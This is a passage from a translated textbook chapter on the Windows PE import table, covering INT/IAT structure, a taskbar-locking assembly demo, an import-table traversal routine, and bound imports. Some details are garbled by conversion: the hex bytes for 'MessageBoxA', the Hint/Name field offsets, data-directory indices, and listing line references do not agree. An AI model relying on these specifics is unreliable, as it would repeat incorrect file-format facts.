
#### **58. IMAGE\_IMPORT\_DESCRIPTOR. FirstThunk**

Offset: 0010h, double word. Similar to OriginalFirstThunk, it points to a chain defining the dynamic link addresses for all imported functions, known as Thunk2.

---

#### **4.3.3 DOUBLE LINKAGE STRUCTURE OF THE IMPORT TABLE**

Thunk1 and Thunk2 eventually point to the same location, which points to the "Hint/Name" of the imported function in the description section. In the process from Thunk2 to the target location, another very important structure, the IAT, is passed. Figure 4-5 illustrates the import table descriptor structure of kernel32.dll for importing functions such as ExitProcess.



**FIGURE 4-5 IMPORT TABLE DESCRIPTOR STRUCTURE OF KERNEL32.DLL**


Below is a detailed explanation of the import table data in HelloWorld.exe:

**>> 54 20 00 00**

Thunk1, the first position is 0, this is an RVA, indicating that the function number is imported by a function name string. First, convert the RVA to FOA, which is 0x000000654. From this file location, start reading double words until the double word ends with "0". Each double word is structured as IMAGE\_THUNK\_DATA. The detailed definition of this structure is as follows:

```
IMAGE_THUNK_DATA STRUCT
    union u1
        ForwarderString dd ?
        Function dd ?
        Ordinal dd ?
        AddressOfData dd ?
    ends
IMAGE_THUNK_DATA ENDS
```

The continuous double words are:



Because this dynamic link library only calls one function, the array has only two elements. If more functions were called, the array would grow accordingly. Each element in the array is an RVA that points to another structure, IMAGE\_IMPORT\_BY\_NAME. This structure's size is not fixed, and it terminates at the end of the name of the first function. The data starting at file offset 0x00000065C (ending at "0") is:

**9D 01 40 65 73 74 65 78 74 41 00**

These elements form the structure IMAGE\_IMPORT\_BY\_NAME, detailed as follows:

```
IMAGE_IMPORT_BY_NAME STRUCT
    Hint dw ? ; 0000h - Hint number
    Name db ? ; 0004h - ASCII name of the function
IMAGE_IMPORT_BY_NAME ENDS
```

Below is an explanation of each field:

## **59. IMAGE\_IMPORT\_BY\_NAME.Hint**

Offset: 0000h, double word. The function's hint number, which indexes each function in the DLL. Functions can be accessed via their name or hint number.

## **60. IMAGE\_IMPORT\_BY\_NAME.Name1**

Offset: 0004h, variable length. The actual content of the function name string, ending with a null character "0".

In this example, the hint number of the function in user32.dll is 0x019d, and the following function name is "MessageBoxA".

**>> 00 00 00 00**

Timestamp, usually 0.

**>> 00 00 00 00**

Forwarder chain, usually 0.

**>> 5A 20 00 00**

RVA, pointing to the dynamic linkage name string in user32.dll.

**>> 08 20 00 00**

Thunk2.

You can see that although the data values pointed to by Thunk2 and Thunk1 in the file are identical, their storage locations differ. Thunk1 points to the INT (Import Name Table) and Thunk2 points to the IAT (Import Address Table), with INT and IAT stored at different locations in the file.

Each IMAGE\_IMPORT\_DESCRIPTOR corresponds to a unique dynamic link library file. By using the number of functions called from the library, the last element of each function ends with a null character. This naming scheme is known as the "Hint/Name" structure, and it is how import tables achieve double linkage.

If both structures are present, the content at two locations in the file forms a list of addresses. Generally, Thunk2's address list is defined as IAT, while Thunk1's address list is defined as INT. The list of chained addresses is stored only once in the import table, as in Borland's Tlink compiler, which retains only Thunk2, simplifying the import table structure.

**NOTE:** The single linkage structure import table cannot execute the import operation of certain external functions.

Using the same method, you can analyze the second IMAGE\_IMPORT\_DESCRIPTOR entry. This entry describes the dynamic link information related to kernel32.dll.

---


### **4.3.4 IMPORT FUNCTION ADDRESS TABLE**

The PE file's collection of jmp instruction operations for imported functions forms another data structure, the import address table (IAT). This table is the 13th entry in the data directory.

The import function address table is a set of double-word values, each representing the address of an imported function. This table is called the Import Address Table (IAT).

Users can execute jmp instructions for the imported functions by using the VA specified by the IAT. To distinguish these different linkage addresses, all import function addresses are grouped according to their respective linkages, with the same linkage's function addresses listed together, ending with a double word of 0. The IAT structure is shown in Figure 4-6.

As mentioned earlier, the import table and IAT are closely linked. Through Thunk2, we can determine the IAT. In the file, Thunk1 helps find the hint/name or ordinal of the called function, while Thunk2 helps locate the function address. The relationship between the import table and IAT is shown in Figure 4-7.



**Figure 4-7:** The relationship between the import table and IAT in the file

When a PE file is loaded into the virtual address space, the contents of the IAT will be modified by the operating system to change the function's VA. This modification ultimately causes a break between Thunk2 and the "Hint/Name" description, as shown in Figure 4-8.

After the bridge 2 is broken, if bridge 1 is not referenced (because bridge 1 and bridge 2 maintain a one-to-one correspondence of function RVA), we can no longer trace back to find which function is called by this address. This is why there are two structures in the import address table, and also why parsing a single import table structure cannot be implemented.

**Figure 4-6: IAT Structure**

Import Library 1 Function 1 Address
Import Library 1 Function 2 Address
00000000
Import Library 2 Function 1 Address
Import Library 2 Function 2 Address
Import Library 2 Function 3 Address
00000000
.....




Figure 4-8 The relationship between the import table and IAT in memory

#### 4.3.5 CONSTRUCTING AN IMPORT TABLE FOR MULTIPLE FUNCTIONS FROM THE SAME DLL FILE

Since HelloWorld.exe is too simple, we will construct an import table for multiple functions from the same DLL file, LockTray, and analyze LockTray further to understand the specific structure of import table calls.

##### 1. Source Code

Save the code in Listing 4-1 to the file LockTray.asm or obtain it from the chapter4 directory of the accompanying book files. This code implements the function of locking the taskbar, preventing any operations in the taskbar, including the "Start" menu, after the program is executed.

**Listing 4-1** Locking the Taskbar (chapter4/LockTray.asm)

```

1 ;-----
2 ; Lock the taskbar
3 ; Author: Cheng Li
4 ; Date: 2006.2.28
5 ;
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 sz1 db 'Shell_TrayWnd',0
19 hTray dd ?
20
21 ; Code Segment
22 .code
23 start:
24 invoke FindWindow, addr sz1, 0
25 mov hTray, eax
26 invoke ShowWindow, hTray, SW_HIDE
27 invoke EnableWindow, hTray, FALSE
28
29 invoke ExitProcess, NULL
30 end start

```

The code is very simple. First, the FindWindow function is used to get the handle of the taskbar (line 24) and store it in the variable hTray. Then, ShowWindow (line 26) hides the taskbar window, and finally, EnableWindow disables any operations on the taskbar. Compile and link to generate the PE file LockTray.exe for final analysis.

## 2. IMPORT TABLE OF LOCKTRAY

Using the tool PEInfo to analyze the structure of LockTray.exe, we get the following content:

<i>Item Name</i>	<i>RVA</i>	<i>File Offset</i>	<i>Size</i>
IAT	00020000h	00005000h	18h
Import Table	00020100h	00005100h	3ch

The following is part of the import table data obtained from the translated LockTray.exe. This data is allocated in the .rdata section.

00000600	A4 20 00 00 00 00 00 00 8A 20 00 00 00 7C 20 00 00	..... . .   ..
00000610	6C 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00 00 00	1 ..... \ ..... .
00000620	00 00 00 00 98 20 00 00 08 20 00 00 54 20 00 00	.... . . . T ..
00000630	00 00 00 00 00 00 00 00 B2 20 00 00 00 20 00 00	..... . . . . .
00000640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . . .
00000650	00 00 00 00 A4 20 00 00 00 00 00 00 00 8A 20 00 00	..... . . . . . .
00000660	7C 20 00 00 6C 20 00 00 00 00 00 00 AB 00 45 6E	..1 ..... En
00000670	61 62 6C 65 57 69 6E 64 6F 77 00 00 C8 00 46 69	ableWindow...Fi
00000680	6E 64 57 69 6E 64 6F 77 41 00 2D 02 53 68 6F 77	ndWindowA..Show
00000690	57 69 6E 64 6F 77 00 00 75 73 65 72 33 32 2E 64	Window..user32.d
000006A0	6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 65 73	11..€.ExitProces
000006B0	73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00	s.kernel32.dll..
000006C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . . .
000006D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . . .
000006E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . . .
000006F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . . .

The program uses three API functions from user32.dll: EnableWindow, FindWindow, and ShowWindow. How does PE construct this import table? Let's analyze the details:

>> 5C 20 00 00

Bridge 1, the highest bit is 0, indicating this is an RVA, meaning the function number is imported as a string type function name. The value taken from file offset 0x0000005C should be a set of IMAGE\_THUNK\_DATA, until a double word of 0 is found. The structures of these IMAGE\_THUNK\_DATA extracted are:

0000208ah
0000207ch
0000206ch
00000000h

The first three RVAs point to IMAGE\_IMPORT\_BY\_NAME structures, representing the three functions called.

>> 00 00 00 00  
>> 00 00 00 00  
>> 98 20 00 00

Pointing to the user32.dll string.

>> 08 20 00 00

Bridge 2, the analysis method is the same as Bridge 1. Finally, a diagram is used to represent the import table structure of LockTray.exe, see Figure 4-9.




Figure 4-9 Import Table Structure of LockTray.exe in the file

In the figure above, FirstThunk should be the same as OriginalFirstThunk with a copy of the function pointer list, which is Bridge 2.

Since the image wasn't displayed here, Figure 4-10 shows the import table of LockTray.exe in memory after loading.




Figure 4-10 Import Table of LockTray in memory

From the knowledge of the import table, there are two ways to determine the import function address table.

1. The first method is to determine the IAT (Import Address Table) by the last item of the import table, the IMAGE\_IMPORT\_DESCRIPTOR structure's IMAGE\_IMPORT\_DESCRIPTOR.FirstThunk field.
2. The second method is to directly assign the IAT according to the description of the 13 data directories in the header.

As shown in the structure maintained by the link library, each dynamically linked library maintains its own IAT content, which may not be continuous. This will be detailed later.

When a file is loaded into memory, the value change of the import table is exactly the IMAGE\_IMPORT\_DESCRIPTOR structure's FirstThunk field's content of the function pointer table. This content has pointed to the executable code address of the function within the memory. So the content of the original function pointer table points to the function number address. Now, all these values point to the same continuous area, thus forming the IAT mentioned here.

Figure 4-11 analyzes the data structure of the import table from another perspective.

**Figure 4-11** Import Table Analysis from a Flat Perspective

As shown in the figure:

1. (1) is the user32.dll dynamic link library.
  2. (2) is the kernel32.dll dynamic link library.
  3. (1) points to the user32 function name pointer array.
  4. (2) points to the kernel32 function name pointer array.
  5. (1) points to the user32 function address pointer array.
  6. (2) points to the kernel32 function address pointer array.

The section marked '**0**' forms the standard IAT (Import Address Table). If loaded into memory, the address here will be changed to the absolute address of the corresponding function. The program only needs to jump here to execute the corresponding function.

The figure above involves some new information about the import table, but strictly speaking, the import table only records a few IMAGE\_IMPORT\_DESCRIPTOR structures, because the number of import tables recorded in the data directory is just this structure's size, and no other data is included! This point must be noted. The length of the import table above is only 3ch bytes, but the relevant data in the figure reaches 92h bytes.

Next, let's introduce the programming related to the import table, mainly learning how to extract the relevant information of the import table from PE files based on the import table data structure.

## 4.4 IMPORT TABLE PROGRAMMING

This section will discuss how to traverse the import table through the data structure of the import table. The traversed content includes the dynamic link library and the functions called in these dynamic link libraries. By analyzing the information of the import table in a PE file, you can accurately judge the functions of the PE. This method is very common in reverse engineering and malware analysis.

#### 4.4.1 STEPS TO TRAVERSE THE IMPORT TABLE

The steps to traverse the import table are as follows:

## STEPS:

1. Assign the starting address of the first `IMAGE_IMPORT_DESCRIPTOR` in the import table to `edi`.
2. Obtain the name of the section where the import table resides and display it.
3. Construct the loop condition. When all the fields in the `IMAGE_IMPORT_DESCRIPTOR` structure are not zero, the loop execution condition is met.
4. Obtain all the fields in the `IMAGE_IMPORT_DESCRIPTOR` structure and display the corresponding dynamic link library name.
5. Display the ordinal and name of all the functions called by the dynamic link library.

#### 4.4.2 WRITING FUNCTION `_GETIMPORTINFO`

Referring to the PEInfo program introduced in Chapter 2 of this book, this tool can output most of the information in the PE file header structure. As part of the output information of the entire tool, this section will describe how to output the import table information through coding. The source code of this book comes from the PEInfo.asm in Chapter 2. Open this file and add the following code (the added part is in bold) in the `openFile` function:

```
; Up to now, this file verification is completed, ready for structure conversion
; The next step is to convert the code file read into memory, and get the main information needed
invoke _getMainInfo, @lpMemory, esi, @dwFileSize
; Display file information
invoke _getImportInfo, @lpMemory, esi, @dwFileSize
```

The added code calls the function `_getImportInfo`, which traverses the functions in the PE import table. Detailed code can be found in Code Listing 4-2.

**Code Listing 4-2** Traversing PE Import Table Functions: `_getImportInfo`  
(chapter4\peinfo.asm)

```
1 ;-----
2 ; Traverse the import table of the PE file
3 ;-----
4
5 getImportInfo proc _lpFile, _lpPeHead, _dwSize
6   local @szBuffer[1024]:byte
7   local @szSectionName[16]:byte
8
9   pushad
10  mov edi, _lpPeHead
11  assume edi:ptr IMAGE_NT_HEADERS
12  mov eax, [edi].OptionalHeader.DataDirectory[1].VirtualAddress
13  .if !eax
14    invoke _appendInfo, addr szErrNoImport
15    jmp _Ret
16  .endif
17  invoke _RVAToOffset, _lpFile, eax
18  add eax, _lpFile
19  mov edi, eax ; Calculate the offset position of all IMAGE_IMPORT_DESCRIPTOR
in the file
20  assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
21  invoke _getRVAToSectionName, _lpFile, [edi].OriginalFirstThunk
22  invoke wsprintf, addr @szBuffer, addr szMsg1, eax ; Display section name
23  invoke _appendInfo, addr @szBuffer
24
25  .while [edi].OriginalFirstThunk || [edi].TimeStamp ||
[edi].ForwarderChain || [edi].Name || [edi].FirstThunk
26    invoke _RVAToOffset, _lpFile, [edi].Name1
27    add eax, _lpFile
```

```

28         invoke wsprintf, addr @szBuffer, addr szMsgImport, eax,
[edi].OriginalFirstThunk, [edi].TimeDateStamp, [edi].ForwarderChain,
[edi].FirstThunk
29         invoke _appendInfo, addr @szBuffer
30
31         ; Traverse IMAGE_THUNK_DATA array
32         .if [edi].OriginalFirstThunk
33             mov eax, [edi].OriginalFirstThunk
34         .else
35             mov eax, [edi].FirstThunk
36         .endif
37         invoke _RVAToOffset, _lpFile, eax
38         add eax, _lpFile
39         mov ebx, eax
40         .while dword ptr [ebx]
41             ; Check the import by ordinal number
42             .if dword ptr [ebx] & IMAGE_ORDINAL_FLAG32
43                 mov eax, dword ptr [ebx]
44                 and eax, 0ffffh
45                 invoke wsprintf, addr @szBuffer, addr szMsg3, eax
46             .else ; Check the import by name
47                 invoke _RVAToOffset, _lpFile, dword ptr [ebx]
48                 add eax, _lpFile
49                 assume eax:ptr IMAGE_IMPORT_BY_NAME
50                 movzx ecx, [eax].Hint
51                 invoke wsprintf, addr @szBuffer, addr szMsg2, ecx, addr
[eax].Name1
52                 assume eax:nothing
53             .endif
54             invoke _appendInfo, addr @szBuffer
55             add ebx, 4
56         .endw
57         add edi, sizeof IMAGE_IMPORT_DESCRIPTOR
58     .endw
59
60 _Ret:
61     assume edi:nothing
62     popad
63     ret
64 _getImportInfo endp

```

Line 11 locates the data directory entry, obtaining the RVA (Relative Virtual Address) of the import table contained within. [edi].OptionalHeader.DataDirectory[8] indicates the data directory entry starts at the 8th byte, which happens to be the 1st entry of the data directory, thus locating the import table.

Lines 12 to 15 check if the obtained RVA is 0. If it is 0, it indicates that the PE file has no import table. It displays information and returns.

Lines 16 to 23 convert the obtained RVA value to FOA (File Offset Address) and adjusts EDI to this position, outputting the section name where the import table resides.

Lines 24 to 62 form a loop, the main function of which is to process each import item in the import table's IMAGE\_IMPORT\_DESCRIPTOR structure, displaying the relevant information for each import item. This information includes:

## SECTION ONE: PRINCIPLES AND FUNDAMENTALS OF PE

- Dynamic Link Library Name
- Each field value in the IMAGE\_IMPORT\_DESCRIPTOR structure
- Imported function "ordinal/name"

The loop termination condition is that all fields of each `IMAGE_IMPORT_DESCRIPTOR` structure are zero. Lines 43 to 60 are inner loops, displaying the list of functions imported from each dynamic link library.

#### 4.4.3 RUNNING TEST

Compile and link to generate PEInfo.exe, run it, and analyze the import table of the chapter4\HelloWorld.exe file. The results are shown below:

```
-----  
Section where the import table resides: .rdata  
  
Imported Library: user32.dll  
-----  
OriginalFirstThunk 000002054  
TimeStamp 000000000  
ForwarderChain 000000000  
FirstThunk 000002008  
-----  
00000413           MessageBoxA ; The import part ends here  
  
Imported Library: kernel32.dll  
-----  
OriginalFirstThunk 00000204c  
TimeStamp 000000000  
ForwarderChain 000000000  
FirstThunk 000002008  
-----  
000000128         ExitProcess
```

From the analysis results, it can be seen that HelloWorld.exe calls two functions from two dynamic link libraries, which is consistent with the number of `invoke` calls in the source code.

## 4.5 BINDING IMPORT

Binding import is a technique to improve the loading speed of PE. It can only play an auxiliary role, affecting only the loading process and not the final loading result and running result of the PE.

### 4.5.1 BINDING IMPORT MECHANISM

In the double-structured import table, the second part refers to the IAT, which is responsible for the IAT address repair of the Windows loading program. If there are many functions imported by a PE file, part of the work during loading will occupy a little time, slowing down the PE loading process. The purpose of binding import is to complete the IAT address repair of the Windows loading program in advance, requiring a dedicated program tool. Then, the bound import data is recorded in the PE file through a special program, thus speeding up the loading process.

In this way, the system loading program can skip this part of the work.

So, why is this only an auxiliary role? Different operating systems have different base addresses for dynamic link libraries. For example, `kernel32.dll` has a base address of `0x77e60000` in Windows 2000, but in Windows XP SP3, the base address has changed to `0x7c800000`. Even the same dynamic link library can have different base addresses for different versions of the same operating system. Therefore, although the binding import works well in Windows 2000, it may fail in Windows XP if the bound base address changes.

However, for systems that support binding import, Microsoft has already considered this issue. It assumes that the IAT (Import Address Table) address repair for the loading program is accurate. Therefore, the purpose of binding import is to speed up loading. Even if the bound executable program runs on other systems where the


base address is different, the PE loader will have a detection mechanism. If the base address test fails, the PE loader will perform address repair for the IAT.

Microsoft provides a tool called bind.exe, which can convert the THUNK\_DATA32 structure in the IAT array to a fixed memory location and save it. Later, the position of each item in the data directory's 12th item is saved as a pointer to the fixed memory address. When Windows loads the PE-related dynamic link library, it will check these saved addresses to determine if they are correct, including whether the current system's DLL version matches the bound version. If the operating system or DLL has been upgraded, the loader will perform OriginalFirstThunk pointer repair (i.e., recalculating the address). If the import table is stripped, the process will fail at this point, rendering the binding mechanism invalid.

---

#### 4.5.2 BINDING IMPORT DATA LOCATION

Binding import data is a type of entry in the data directory, located at the 12th entry. Open notepad.exe under chapter4, and you can find the data at this location. Below is the content of notepad.exe's data directory (starting from address 0x00000158). The highlighted part is the binding data.



00000150	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	04 76 00 00 C8 00 00 00 00 B0 00 00 20 7F 00 00	.v.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 50 13 00 00 1C 00 00 00	.....P....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001a0	00 00 00 00 00 00 00 00 A8 18 00 00 40 00 00 00	.....@...
000001b0	<b>50 02 00 00 D0 00 00 00 00 10 00 00 48 03 00 00</b>	P.....H...
000001c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

From the above hexadecimal code, it can be seen that:

- The RVA of the binding import data is 0x000000250.
- The size of the binding import data is 0x0000000D.

Based on the RVA to FOA (File Offset Address) conversion, the offset of the binding import data in the file can be calculated as 0x000000250.

**Note:** The binding import data's storage location in the file is usually located at the end of the PE file header.

---

#### 4.5.3 BOUND IMPORT DATA STRUCTURE

Bound import data is a series of bound import descriptions of the IMAGE\_BOUND\_IMPORT\_DESCRIPTOR structure. Each structure corresponds to a dynamic link library imported by the current library. It describes version information of the dynamic link library imported by this import (determined by the timestamp). The detailed definition of this structure is as follows:

```
